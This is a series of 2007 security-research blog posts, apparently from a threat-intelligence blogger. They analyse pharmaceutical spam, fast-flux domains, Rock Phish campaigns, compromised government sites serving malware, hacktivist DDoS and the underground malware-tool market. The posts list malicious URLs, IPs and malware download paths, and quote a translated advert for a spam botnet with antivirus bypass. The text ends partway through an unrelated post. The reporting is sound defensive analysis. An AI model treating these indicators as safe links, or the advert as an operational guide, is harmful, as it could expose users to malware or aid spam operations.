Love is a Psychedelic Too (2007-10-01 12:49)

Compared to a previous example of an [1]over-performing image spammer whose efforts to bypass spam filters make it virtually impossible for someone to fall victim into the [2]pharmaceutical scam, in this example of image spam we

have something very interesting, namely a dynamic subdomain generating spamming host running a proxy server

every time the central campaign URL gets refreshed via an obfuscated javascript. **meds247.org** (216.55.70.170) is the public face of **abetterlevel.org** (221.130.192.17), and here are examples of the "one-time-scams-in-everything"

style subdomains :

cpv9c5pt.abetterlevel.org:8080/cg/viagra.php

ccj70tjcm.abetterlevel.org:8088/cg/viagra.php

fdbtpju.abetterlevel.org:8080/cg/viagra.php

b80cpno.abetterlevel.org:8088/cg/viagra.php

ffh3rj8zn.abetterlevel.org:8088/cg/viagra.php

512

Once accessed, a few minutes later the subdomains either stop responding, or start listening on the second port.

Moreover, all the subdomains generated at **abetterlevel.org** resolve to **radius.tercernivel.com** (200.57.39.20) an indication of an ecosystem operating on three different networks.

1. http://ddanchev.blogspot.com/2006/06/over-performing-spammer.html

2. http://www.uow.edu.au/arts/sts/bmartin/dissent/documents/health/pharmfraud.html

513

The Dynamics of the Malware Industry - Proprietary Malware Tools (2007-10-02 12:06)

The Underground Economy’s Supply of Goods and Services

The demand for private [1]malware tools such as crypters, loaders and droppers is in tact with the supply of such tools, a market model whose higher profit margins satisfy both the coder of the tool as the seller and the buyer who’s willing to pay a higher price for an undetected malware tool compared to using the publicly available and therefore with a high detection rate ones. The seller’s one-to-many market proposition may generate sales on a volume basis, but the more people have the malware tool in question, the more commoditized, thus ineffective and much easier to fall into the hands of an anti virus vendor or a researcher it gets. And so, proprietary malware tools started emerging, ones only a small amount of people have access to. Nowadays, the malware industry is slowly maturing to a services-oriented economy as the logical evolution from a products-centered one, further accelerating its dynamics and future growth. What follows once goods and services both mature as a concept? Outsourcing,

which as a matter of fact is already happening.

The Invisible Hand of the Malware Coder

514

The concept of proprietary malware tools is a very interesting one mainly because the coders of the malware tools

are exercising control over the supply and distribution of the malicious goods in order to earn a higher return on

investment, and ensure the customer gets the best product ever, one that must remain undetected for as long as

possible. In respect to the distribution, it's sort of a self-regulation issue mainly because the buyer that spent a

significant amount of money to obtain the latest malware tool will not leak it online and turn it into a commodity. As for the seller, he's ensuring that the tool will be sold to, for instance, five different people, no more and no less, since the perceived value and coder-added exclusiveness will result in a very high profit margin.

[2]The market gets even more dynamic with the possibility for the buyer to exchange the malware tool he obtained

at the over-the-counter market, and by doing so to limit the tool's exclusiveness, risk to have its value come close

to zero if it leaks online, and most interestingly, his actions would have a butterfly effect on the other four people that hypothetically paid a higher profit margin price to obtain it. Given that the seller is interested in a higher profit margin only, he could either increase it and sell it to less than five people thinking that the less people have it the lower the chance it will leak or get exchanged, or if customer satisfaction and long-term relationships matter come

up with a strategy on how to ensure the tools remain exclusive, though educating his customers for instance.

Images of crypters and joiners are samples of currently available proprietary malware tools for sale.

1. http://seclists.org/fulldisclosure/2007/Aug/0411.html

2. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

CISRT Serving Malware (2007-10-03 14:20)

The [1]Chinese Internet Security Response Team is reporting that it has found embedded IFRAMEs serving malware

within some of its pages. And despite that the blog itself is now clean, [2]Trend Micro are pointing out that the main index is still IFRAME-ed and that the attackers took advantage of the momentum during [3]China’s "Golden Week"

holiday.

IFRAMEs at the main index lead to :

js.users.51.la/392481.js

51.la/?392481

img.users.51.la/392481.asp

IFRAMEs at the blog used to point to :

mms.nmmmn.com/99913.htm

mms.nmmmn.com/30000.htm

mms.nmmmn.com/11122.htm

and **ganbibi.com** - where the twenty password stealers for online games located at **ads.ganbibi.com/100.exe**

to **ads.ganbibi.com/120.exe** in numerical order are still active.

Related posts:

516

[4]Bank of India Serving Malware

[5]U.S Consulate St. Petersburg Serving Malware

[6]Syrian Embassy in London Serving Malware

1. http://www.cisrt.org/enblog/read.php?172

2. http://blog.trendmicro.com/cisrt-under-attack-2agasps2a/

3. http://www.canada.com/topics/news/world/story.html?id=99936605-ef45-4f62-9f73-44b466697bd3&k=80756

4. http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html

5. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

6. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

517

DIY CAPTCHA Breaking Service (2007-10-03 17:53)

Given that spammers and phishers are already [1]breaking, bypassing our outsourcing their CAPTCHA breaking needs,

the introduction of a DIY ([2]do-it-yourself) model provided confidence in the recognition process is over 80 %, was

inevitable. The CAPTCHA Bot is a good example of a recently released DIY CAPTCHA breaking service where the users

feed their accounts with credits, sets URLs and CAPTCHA's to get recognized. If it were pitched at vendors or anyone

out there maintaining a CAPTCHA as a service it would have been a great idea, trouble is, it would be largely abused in its current form. Let's discuss the incentives model. Are developers of CAPTCHAs interested in improving the security

of their CAPTCHAs in the form of contests with financial rewards or job propositions for those who dare to break

them in a contest form? Not necessarily, and fixing vulnerabilities whenever such appear is done in an "on demand"

fashion like we've seen with Vladuz's Ebay CAPTCHA populator. CAPTCHAs at the most popular web services are the

gatekeepers of their online reputation, else, the flood of [3]splogs and malware embedded blogs, as well as spam and

phishing emails coming from free web based email providers may outpace the current model.

1. http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html

2. http://ddanchev.blogspot.com/2007/03/vladuzs-ebay-captcha-populator.html

3. http://ddanchev.blogspot.com/2006/11/blogosphere-and-splogs.html

People’s Information Warfare Concept (2007-10-05 11:27)

Malicious Culture of Participation

DoS battle stations operational in the name of the "*[1]Please, input your cause*". Preventing a malware infection in order to limit the possibility for the host to become part of a botnet that will later one [2]start a large scale

[3]DDoS attack is such a rational thinking that [4]information warriors truly understanding what [5]information warfare is all about, tend to undermine. The recently discussed "[6]people’s information warfare" concept highlighting China’s growing interest in the idea, is a great example of a culture of participation orbiting around hacktivism cause, a

culture we’ve also seen in many other hacktivism tensions in the past, and will continue to see in the future. The entire concept is relying on the fact that the collective bandwidth of people voluntarily "donating" it, is far more efficient from a "malicious economies of scale" perspective, compared to for instance the botnet masters having to create the botnet by infecting users in one way or another. Moreover, empowering an average Internet user with [7]diversified DoS capabilities is directly increasing the nation’s asymmetric warfare capabilities in an event of a hacktivism war.

Furthermore, the majority of DoS or DDoS flooding tools have a relatively high detection rate, but when people

want to use them, they’ll simply turn off their anti virus software, the one they use to prevent malware infections,

but in a "people’s information warfare" they can go as far as consciously becoming a part of a hacktivism centered botnet. Take this DoS tool featured in the screenshot for instance, it has a high detection rate only if the anti virus software is running, but in situation where a "malicious culture of participation" is the desired outcome it doesn’t really matter. Donating their bandwidth and pretending to be malware infected is far more dangerous than botnet

masters acquiring DDoS capability by figuring out how to infect the massess. It’s one thing to operate a botnet

and direct it to attack a certain site, and entirely another to be infected with a malware that’s DDoS-ing the site, a situation where you become an "awakened and fully conscious zombie host".

520

Examples of the "People’s Information Warfare Concept" :

- [8]During the China/U.S hacktivism tensions in 2001 over the death of a Chinese pilot crashing into an AWACS,

[9]Chinese hacktivists released mail bombers with pre-defined U.S government and military emails to be attacked,

thus taking advantage of the people’s information warfare concept

- The release of the Muhammad cartoons had its old-school hacktivism effect, namely [10]mass defacements

of Danish sites courtesy of Muslim hacktivists to achieve a decent [11]PSYOPS effect online and in real-life

- [12]The Israel vs Palestine Cyberwars is a great example of how [13]DIY web site defacement tools were re-

leased from both sites which resulted in a web vulnerabilities audit of the entire web space they were interested in

defacing to spread hacktivism propaganda

- [14]Cyber jihadists taking advantage of the "people’s information warfare" concept by syndicating a list of sites to be attacked from a central location, and promoting the use of a Arabic themed DoS tool against "infidel" supporting sites

- [15]What exactly happened during Russia’s and Estonia’s hacktivism tensions? The [16]voting poll that is still available indicates that people believe it was botnet masters with radical nationalism modes of thinking. But judging from the publicly obtainable stats, ICMP often comes in the form of primitive DIY DoS tools compared to [17]the more advanced attacks for instance. Collectivist societies do not need coordination because they know everyone

else will do it one way or another.

Power to the people.

UPDATE:

[18]Turkish hackers target Swedish Web sites - " Hackers in Turkey have attacked more than 5,000 Swedish Web sites in the past week, and at least some of the sabotage appears linked to Muslim anger over a Swedish newspaper drawing that depicted the Prophet Muhammad’s head on a dog’s body. Around 1,600 Web sites hosted by server-provider Proinet and 3,800 sites hosted by another company have been targeted, Proinet spokesman Kjetil Jensen said Sunday.

Jensen said hackers, operating on a Turkish network, at times replaced files on the sites with messages. "

1. http://www.alexandrasamuel.com/dissertation/pdfs/Samuel-Hacktivism-entire.pdf

2. http://ddanchev.blogspot.com/2007/09/storm-worms-ddos-attitude-part-two.html

3. http://ddanchev.blogspot.com/2007/09/storm-worms-ddos-attitude.html

4. http://www.iwar.org.uk/cip/resources/uk/sld014.htm

5. http://www.iwar.org.uk/cip/resources/uk/Doody-Hodges.ppt

6. http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html

7. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

522

8. http://news.bbc.co.uk/1/hi/world/americas/1305755.stm

9. http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html

10. http://ddanchev.blogspot.com/2006/02/hacktivism-tensions.html

11. http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html

12. http://www.securitymanagement.com/library/Israeli_pales0401.pdf

13. http://ddanchev.blogspot.com/2006/07/hacktivism-tensions-israel-vs.html

14. http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html

15. http://ddanchev.blogspot.com/2007/08/your-point-of-view-requested.html

16. http://www.imedialearn.com/imediapoll/poll.php?code=f1156c39d3c972139c62bc91c17e2c53

17. http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html

18. http://www.boston.com/news/world/europe/articles/2007/10/08/turkish_hackers_target_swedish_web_sites/

523

Assessing a Rock Phish Campaign (2007-10-08 15:12)

The majority of [1]Rock Phish campaigns usually [2]take advantage of [3]a single domain that’s hosting numerous different phishing scams targeting different financial organizations. However, another trend is slowly emerging and that is the development of phishing domain farms, either taking advantage of a shared hosting as you can see in the graph on the left, or fast-fluxing the campaigns to [4]increase the average time a phishing site remains online. Here’s the interesting part acting as proof on the

[5]emerging trend of so called [6]malicious economies of scale, and also,

showcasing Rock Phish’s effiency vs security trade off due to the centralization of the campaign on a single IP only. In this campaign we see a single IP ([7]200.77.213.15) hosting [8]38 rock phish domains, that on the other hand in a

typical Rock Phish style host multiple phishing pages targeting different companies.

Meanwhile, there’s still a lot of confusion going on about what exactly Rock Phish is, and as you can see in this article, it’s [9]wrongly implied that it’s some sort of a phisher’s group :

" *Nobody knows exactly who or what Rock Phish are – whether it’s one person or a group of people – but security researchers believe Rock Phish is behind as many as half of all phishing attacks on the Web. Fast flux is a method by* 524

which a domain name that phishers use has multiple IP addresses assigned to it. The phishers switch those domains

quickly between the addresses so that it’s not as easy to find or shut down the phishing sites. "

[10]and another one :

" *Of particular concern is an increase in “rock phishing,” originated by the Rock Phish Gang based in Eastern Europe.*

Rock phishers use stolen information to register and rapidly cycle through domain names and IP addresses. They *obscure their origin with botnets, which automate unwitting consumers’ computers to send out spam.* "

In reality, [11]Rock Phish is a script taking advantage of the now commoditized phishing pages of each and every

web property and company that is a potential victim, hosted on a single domain in order to achieve efficiency. Once

the script and the phishing pages are in the wild, the entry barriers into phishing scams become significantly lower

allowing novice phishers to easily launch what used to a professional phishing campaign much easier than ever.

[12]Why give the kid a phish, when you can teach them to phish?

1. http://ddanchev.blogspot.com/2007/09/209-host-locked.html

2. http://ddanchev.blogspot.com/2007/07/confirm-your-gullibility.html

3. http://ddanchev.blogspot.com/2007/09/paypal-and-ebay-phishing-domains.html

4. http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html

5. http://ddanchev.blogspot.com/2007/09/diy-phishing-kit-goes-20.html

6. http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html

7. http://www.mooload.com/new/file.php?file=file01/081007/1191850172/rock_phish_domains.txt&s=t

8. http://195.210.38.41:2082/file01/081007/1191850172/rock_phish_domains.txt

9. http://www.infoworld.com/article/07/10/04/Rock-Phish-using-fast-flux-phishing-attacks_1.html

10. http://www.redherring.com/Home/22604

11. http://www.dslreports.com/forum/r18762644-Rock-phish-information-continued~start=60

12. http://securitymike.blogspot.com/2007/10/teaching-how-to-phish.html

526

Incentives Model for Pharmaceutical Scams (2007-10-10 13:17)

Sometimes, it’s unbelievable how easy is in fact to social engineer people on their way to "make a deal" online, especially when buying pharmaceuticals online. Let’s discuss organized pharmaceutical scams the way I perceive

them, which like phishing also aim at reaching the efficiency level.

It’s a public secret that Amazon.com’s success in terms of sustained profitability has to do with their affiliation based model, namely "let the others do the sale for you". Pharmaceutical scammers have been anticipating this model for quite some now, a model where the pharma masters forward the processes of [1]collecting potential customers ([2]emails harvesting), contacting them and letting them know of how cheap their pharmaceutical are ([3]spamming), enticing them to initiate a transaction with a fancy and professionally looking like site (freely available pharmacuitical web site templates) to those who become part of an affiliate network like the one you can see in the screenshot.

527

Pharmaceutical scammers have their own fast-flux networks of constantly changing domain and IP addresses, shared hosting of multiple scams in different segmets. Remember [4]meds247.org? It’s still up and running but the javascript obfuscation I reviewed before is now pointing to web server’s directory whose main index hosts a p0rn site - center4cares.com , so you have a p0rn site that’s hosting viagra propositions - "insightful". Moreover, pharmacuitical scam campaigns are also known to use free web space providers as doorway pages [5]in the form of redirectors. For instance, the most recent spamming campaign promoting a Canadian Pharmacy scam located at **rxlovecaptain.com**, is taking advantage of the already established trusted brand of Geocities to redirect the spammers users to the main page :

geocities.com/MorganLogan82

geocities.com/AishaDeleon78

geocities.com/CarsonNguyen93

If efficiency truly matters from a scammer’s perspective, we may soon witness actual DIY marketing packages with

templates, "collection of potential customers", and a list of services to use when "contacting them". Now, if the pharma masters want to diversify as well, they can [6]vertically integrate by owning or renting the spamming services

themselves, something I haven’t come across to - yet.

1. http://ddanchev.blogspot.com/2007/01/inside-email-harvesters-configuration.html

2. http://ddanchev.blogspot.com/2006/09/email-spam-harvesting-statistics.html

3. http://ddanchev.blogspot.com/2007/05/msn-spamming-bot.html

4. http://ddanchev.blogspot.com/2007/10/love-is-psychedelic-too.html

5. http://www.websense.com/securitylabs/blog/blog.php?BlogID=149

6. http://en.wikipedia.org/wiki/Vertical_integration

Compromised Sites Serving Malware and Spam (2007-10-10 15:28)

Wish it was the average .cn domain I’m referring to, in this case it’s the web sites of three U.S towns, namely the

City of Chetek, Winsonsin, the **City of Somerset**, Texas and **Town of Norwood**, Massachusetts, who are [1]the latest victims of [2]embedded malware and [3]blackhat SEO injected within their juicy from a blackhat SEO perspective

.gov tld extensions.

Apparently, malicious parties managed to compromise City of Chetek’s official site and created several subdomains

with URLs consisting of spam redirecting to the downloader’s page :

st-3.x.cityofchetek-wi.gov/porn/st3/502.html

st-3.x.cityofchetek-wi.gov/porn/st3/537.html

st-2.x.cityofchetek-wi.gov/porn/st2/322.html

2k.x.cityofchetek-wi.gov/porn/2k-003/1618.html

529

st-2.x.cityofchetek-wi.gov/porn/st2/409.html

The following URLs redirect to the downloader : freeclipoftheday.com/movie1.php?id=4154 &n=teens &border=FFFFFF &bgcolor=000000

Detection rate : Result: 9/32 (28.13 %)

File size : 75771 bytes

MD5 : a74b09c7e6ca828ec0382c4f4f234bac

SHA1 : 2861a4215dd2a579afe1e30372e05d2ea00223f2

City of Somerset, Texas official site is also embedded with the same blackhat SEO content structure, which leads me

to the conclusion that these two are related :

2k.x.somersettx.gov/porn/2k-004/156.html

2k.x.somersettx.gov/porn/2k-004/313.html

2k.x.somersettx.gov/porn/2k-004/829.html

2k.x.somersettx.gov/porn/2k-004/830.html

st-5.x.somersettx.gov/porn/st5/103.html

530

Town of Norwood, Massachusetts :

sql.norwood-ma.gov/libraries/transformations/.dir/132/valium-cost.html

ldap.norwood-ma.gov/htdocs/js/.dir/12/valium-online-order.html

Several more high profile sites hosting such scams I came across to yesterday are NASA’s Worldwind, and the

State of New Jersey that used to historically host such pages :

issues.worldwind.arc.nasa.gov/secure/attachment/10781/Buy-Valium.html

issues.worldwind.arc.nasa.gov/secure/attachment/10800/Valium.html

issues.worldwind.arc.nasa.gov/secure/attachment/10791/Panasonic-Ringtone.ht ml

nj.gov/education/voc/9/2007/

nj.gov/education/voc/9/2007/viagra/viagra-online.html

nj.gov/education/voc/9/2007/zoloft/buy-zoloft-online.html

nj.gov/education/voc/9/2007/tramadol/discount-tramadol.html

Moreover, during the last week, another pack of sites were also reported to serve malware, spam, and blackhat SEO

pages on their servers :

[4]Collateral Damage: CA County Site Redirects to Porn, Countermeasure Causes Major Hassle

[5]Arizona Government University Site: Hacked!

531

[6]Calipornication… Again

[7]Bank of Ghana, others, compromised

[8]Brookhaven National Labs hacked, serving porn

Just yesterday for instance, F-Secure discovered [9]a phishing page hosted at India’s Police Academy site, and

Sunbelt pointed out that **Beer.ch** [10]got IFRAME-ed with the following URLs belonging to the Russian Business Network who also IFRAME-ed Bank of India once :

81.95.149.74/1/index.php

81.95.149.74/22/index.php

How is all this happening? In both, automated, and sometimes targeted way, where [11]automated stands for remote

file inclusion through botnets.

I sure know all the pharmaceutical blockbusters now.

Related posts:

[12]Bank of India Serving Malware

[13]U.S Consulate in St.Petersburg Serving Malware

[14]Syrian Embassy in London Serving Malware

[15]CISRT Serving Malware

[16]Attack of the SEO Bots on the .EDU Domain

[17]Malicious Keywords Advertising

1. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

2. http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html

3. http://ddanchev.blogspot.com/2007/09/examples-of-search-engine-spam.html

4. http://blog.trendmicro.com/collateral-damage3a-ca-county-site-redirects-to-porn2c-countermeasure-causes-major-hassle/

5. http://blog.trendmicro.com/arizona-government-university-site3a-hacked21/

6. http://blog.trendmicro.com/calipornication-again/

7. http://sunbeltblog.blogspot.com/2007/10/bank-of-ghana-others-compromised.html

8. http://sunbeltblog.blogspot.com/2007/10/brookhaven-national-labs-hacked-serving.html

9. http://www.f-secure.com/weblog/archives/00001289.html

10. http://sunbeltblog.blogspot.com/2007/10/nothing-is-scared-beer-site-hacked.html

11. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

12. http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html

13. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

14. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

15. http://ddanchev.blogspot.com/2007/10/cisrt-serving-malware.html

16. http://ddanchev.blogspot.com/2007/01/attack-of-seo-bots-on-edu-domain.html

17. http://ddanchev.blogspot.com/2007/04/malicious-keywords-advertising.html

Fast-Flux Spam and Scams Increasing (2007-10-11 17:34)

As I pointed out in my last series of posts assessing pharmaceutical scams and phishing campaigns, both, [1]botnet masters, [2]pharma masters, and [3]rock phishers, are starting to take advantage of fast-flux networks to make it harder to trace back and shut down their operations. Here’s [4]a related article on the topic :

" *With fast-flux, spammers continually change the URL in the e-mail to counter filtering efforts. The constant change requires a corresponding defense that recognizes those changes as they occur, Red Condor officials said. Fast-flux botnets turn IP addresses against anti-spammers. Using a large number of servers, fast-flux DNS uses a compromised PC as a proxy, frustrating investigators. In its September intelligence report, MessageLabs counted fast-flux DNS techniques as one of the key reasons botnets are hard to shut down. The MySpace worm that compromised thousands of MySpace users’ sites earlier this year utilized fast-flux techniques.* "

Let’s showcase this emerging trend. Take for instance some recently spammed .cn domains such as **considerjust.cn**

and **pageagainst.cn** advertising a Canadian Pharmacy scam. The domains have an allocated space of IPs to rotate on each and every request to them, something you can easily verify by pinging them and see how their IPs change on

every new ping in coordination with the allocated IP table you can see in the screenshot. It gets even more

533

interesting, especially in terms of locating the main fast-flux domain, in this case it’s **mainseven.com**, a central point for [5]a great deal of other [6]pharma domains in its fast-flux. Here are graphs of fast-flux spam and scam networks :

[7]**mainseven.com**

534

[8]**aaapills.org**

535

[9]**comproper.com**

536

[10]**lovelypills.com**

537

[11]**fonteay.com**

538

[12]**drugslovetown.com**

539

[13]**abcmeds.org**

As in every other competitive industry, pretty much all the market participants such as botnet masters, pharma masters, spammers and scammers, follow what the others are doing and by taking notice in which practices the others outperform them, figure out how to apply them within their practices at a later stage - competitive benchmarking within the underground ecosystem is already a fact.

1. http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html

2. http://ddanchev.blogspot.com/2007/10/love-is-psychedelic-too.html

3. http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html

4. http://www.eweek.com/article2/0,1759,2191940,00.asp

5. http://www.mooload.com/new/file.php?file=file01/111007/1192118547/pharma_domains_fastflux.txt&s=t

6. http://195.210.38.41:2082/file01/111007/1192118547/pharma_domains_fastflux.txt

7. http://img222.imageshack.us/img222/8486/pharmafastfluxqj3.png

540

8. http://img166.imageshack.us/img166/2060/pharmafastflux02cp6.png

9. http://img166.imageshack.us/img166/9861/pharmafastflux03pz5.png

10. http://img214.imageshack.us/img214/5568/pharmafastflux04ze2.png

11. http://img73.imageshack.us/img73/9979/pharmafastflux05jv1.png

12. http://img214.imageshack.us/img214/7759/pharmafastflux06ca9.png

13. http://img73.imageshack.us/img73/3541/pharmafastflux07cr0.png

Does This Blog Speak for Itself? (2007-10-11 20:33)

Before January 2007, I could only say that I’m glad to have you as a reader of this blog, but with the [1]Talkr-ization of my blog during that month, I can now freely say I’m also glad to have you as both, a reader and a listener taking into consideration the interest in the [2]audio versions of my analyses. It’s great to follow the progress of the service and the efforts the folks behind it put into improving its quality. I can only hope that they reach [3]Ms. Dewey’s speech engine, even go beyond it by allowing customization in the form of different voices to choose from.

Moreover, all the readers who are interested in [4]reading this blog on a mobile device, can do so via a newly started service called [5]MoFuse that I’m using as of recently :

" *MoFuse is short for Mobile Fusion. MoFuse was founded in July of 2007 and released it’s first private beta in late September of 2007. MoFuse allows content publishers to create RSS driven mobile sites and gives our users the ability to control almost every aspect of the design using some of our AJAX features.* "

Enjoy!

1. http://ddanchev.blogspot.com/2007/02/talkrization-of-my-blog.html

2. http://talkr.com/app/cast_pods.app?feed_id=31762

3. http://ddanchev.blogspot.com/2006/10/ms-dewey-on-microsoft-and-security.html

4. http://m.mofuse.com/danchev

5. http://mofuse.com/

543

A Journey to the Heart of Internet Censorship (2007-10-11 23:54)

Reporters Without Borders [1]just released their latest report on [2]China’s Internet Censorship practices, outlining

how exactly bureaucracy intersects with technology, perhaps the worst combination I could think of :

" *The report also documents how the Beijing Internet Information Administrative Bureau has in practice asserted its daily editorial control over the leading news websites based in the nation’s Capital. It gives many examples of the actual instructions issued by officials in charge of this bureau. The last part of the report gives the results of a series of tests conducted with the mechanism of control through filtering keywords. These tests clearly show that, though there are still many disparities in the levels of censorship, the authorities have successfully coerced the online media into submission to censor themselves heavily on sensitive subjects.* "

[3]Information is not free, but it just wants to be free and you cannot control the rules of curiosity and the

basic right to know who’s what and what’s when – [4]even if you shut down the Internet access inside the country.

China’s Internet censorship is on the other hand a driving force for academic research across the globe. Even

wondered what are the latest blocked keywords discovered filtered over time? Try the [5]list of blacklisted keywords

discovered by ConceptDoppler, as of 19 Sep 2007, part of the [6]ConceptDoppler project - A Weather Tracker for

Internet Censorship.

Related posts:

[7]Twisted Reality

[8]China - the biggest black spot on the Internet’s map

[9]Chinese Internet Censorship efforts and the outbreak

[10]Securing Political Investments Through Censorship

[11]World’s Internet Censorship Map

[12]China’s Interest of Censoring Mobile Communications

[13]South Korea’s View on China’s Media Control and Censorship

[14]China’s Internet Censorship Report 2006

[15]Media Censorship in China - FAQ

[16]Google and Yahoo’s Shareholders Against Censorship

[17]It’s all About the Vision and the Courage to Execute it

[18]Gender Based Censorship in the News Media

[19]Real Time Censored URL Check in China

[20]Censoring Flickr in China

1. http://www.rsf.org/article.php3?id_article=23924

2. http://www.rsf.org/IMG/pdf/Voyage_au_coeur_de_la_censure_GB.pdf

3. http://en.wikipedia.org/wiki/Information_wants_to_be_free

4. http://www.eurekalert.org/images/release_graphics/pdf/burmareport_24sept2007_press.pdf

5. http://www.cs.unm.edu/~crandall/cd/badwords.html

6. http://www.cs.unm.edu/~crandall/concept_doppler_ccs07.pdf

7. http://ddanchev.blogspot.com/2006/01/twisted-reality.html

8. http://ddanchev.blogspot.com/2006/01/china-biggest-black-spot-on-internets.html

9. http://ddanchev.blogspot.com/2006/02/chinese-internet-censorship-efforts.html

10. http://ddanchev.blogspot.com/2006/04/securing-political-investments-through.html

11. http://ddanchev.blogspot.com/2006/06/worlds-internet-censorship-map.html

12. http://ddanchev.blogspot.com/2006/07/chinas-interest-of-censoring-mobile.html

13. http://ddanchev.blogspot.com/2006/07/south-koreas-view-on-chinas-media.html

14. http://ddanchev.blogspot.com/2006/08/chinas-internet-censorship-report-2006.html

15. http://ddanchev.blogspot.com/2006/09/media-censorship-in-china-faq.html

16. http://ddanchev.blogspot.com/2006/12/google-and-yahoos-shareholders-against.html

17. http://ddanchev.blogspot.com/2007/01/its-all-about-vision-and-courage-to.html

18. http://ddanchev.blogspot.com/2007/02/gender-based-censorship-in-news-media.html

19. http://ddanchev.blogspot.com/2007/03/real-time-censored-url-check-in-china.html

20. http://ddanchev.blogspot.com/2007/06/censoring-flickr-in-china.html

Managed Spamming Appliances - The Future of Spam (2007-10-13 16:08)

What’s the future of spam? [1]Spammers breaking CAPTCHAs of legitimate email providers and take advantage

of their clean IP reputation to send out their junk, or spammers cooperating with botnet masters supplying newly

infected hosts? [2]Try outsourcing as a concept [3]by renting a "managed spamming appliance" like the ones

advertised as of recently.

This is an automatically translated excerpt from a recent proposition for a newly developed spam system that

comes in the form of hardware with embedded botnet, just consider the idea for a second before reading and you’ll

get the point :

Among spammers very agreement that spam has become a profitable and die their last months, years. And it

is understandable: profit fell, suppliers downloads expensive prices almost to the size of profits, a dozen well-known and had a good year or two ago turnover spammers departed from the market, so even monsters flow of spam once

died theme ran in the stream than definitive did the topic boring.

I am pleased to present to you the technology that will make your distribution more efficient and voskresit

characteristic of the spam profits.

Our software allows you spamit in such quantities that letter competitors simply lost among your. Also you get tools to control the delivery of letters and inboks spam those domains that are not being held by any other spam.

We have reached the maximum speed possible with the distribution of each bot and defended it against possible anti-virus and firewalls. In doing so, your botnety invincible. Interesting? And now in more detail.

Overall software works like any other botmeyler.

Botnet controlled part of a server, it created letters and

mailing bases loaded. Botha knocking over the job to a server, get a piece base, and a letter vdohnovlenno spamyat

until the turn will come next door for the job.

Each server keeps 2500 + online bots, and the maximum speed reaches 7000 mailing letters per second, is

the highest speed of all current market spam systems. Of course, the speed depends largely on the quantity and

quality of downloads, quality and type of database (country, large domains, etc). 2500 online for you too little? No

problem. Berit 2, 5, 10 servers, as long as you want.

In our system, there is every possible means to randomise from any randomise texts finishing randomnyh generate images on the fly or finished morphing images, as well as the ability to create their own makro-skripty.

You can independently create and edit headers (if there is time to do so, fresh headlines you will download our spam-inzhenery).

You can do so zarandomlennye letter, as far themselves want.

After randomization letter, you can immediately check finished look and see the results of the verification Spam Assasin ohm.

For specific newsletters (probiv major domains, etc), there is a possibility in detail settings bots (different types of reactions to the texts of error codes and mail servers). You can customize the system to thin to work with

546

certain domains to improve the quality and speed of spam to these domains, identifying the individual parameters for each domain (how many letters it takes for a session timeouts, own blacklist bots, enter special codes for SMTP session for given domain, etc.)

To avoid zamorachivatsya processing bases on a separate server, all options included in the processing software. Among them: removal from the database of addresses abuzerov, splitting bases on the large and normal domains merger bases subtraction bases and checking for uniqueness.

24 hours a day, 7 days a week, you can use the services tehpodderzhki and complex issues of sending spam to discuss with our engineers. In addition, you can order the service "personal manager" who will help draw up a letter to

monitor the continuous distribution, will help choose the supplier of downloads and decide on the overall

strategy for working with partnerkami. The main advantages :

1.

The speed and delivery.

Average up-to medium-speed downloads of 1.5 letters per second from one

spamyaschego bots, 2 to bots spamyat at speeds of 3000 letters per second, equal to 10 leading to millions of

messages delivered per hour. This average figures for good loading each bot could spamit up to 3.5 letters per

second.

2. The persistence of bots. Botha bypass all the latest version of anti-virus and faervollov, including the latest version of Zone Alarm, Outpost, Kaspersky, and the bot rigidly set in the system so that they are impossible to

remove, even in safe mode. All innovation and refinement, we test drivers bots not only stands the test on different

versions of the OS, but also on actual downloads from various suppliers. Cleaning loadera happens every day.

3. Convenience work, and further opportunities for constant refinement. We make the process convenient

and efficient spam, the whole routine in the most automated, the time our customers spend at statov refresh.

However, if you or your staff would like to have enough knowledge to extract the maximum from their bots and

bases, you have a beautiful high-tech istrument it may izmennie any settings.

4.

Business centers, skilled technical support.

Complex program complex, which is fully explored - unique

challenge, our support team will help you in any questions and solve any problems.

5. Flexible pricing policy. Our command is spam many years in different directions, and our customers are

top-sellerami many partnerships programs we are familiar with the process of naslyshke not spam. With this

experience and knowledge, we do your business more stable and profitable. Our tariff plans:

1-2 servers - $ 4000 per server

3-5 servers - $ 3000 per server

Let’s summarize the key points :

- a "spamming appliance" comes with 2500+ zombie bots, capable of sending 7000 emails per second

- built-in verification for detection against common spam scoring systems

- managed anti virus bypassing capabilities and signatures based detection

- technical support

What’s next to come? Possibly a USB stick with built-in [4]C &C to a botnet with full admin rights.

1. http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html

2. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

3. http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html

547

4. http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html

548

The Global Security Challenge - 2007 (2007-10-15 23:27)

The [1]Global Security Challenge have [2]just announced the world’s five most promising security startups chosen to

compete at the GSC Final in London for a $500K grant this November. They are:

- [3]Auxetix (UK) - fortifies protection against multiple explosions through helical-auxetic nets

- [4]EyeMarker (USA) - scans the eye to rapidly and non-invasively assess a person’s health

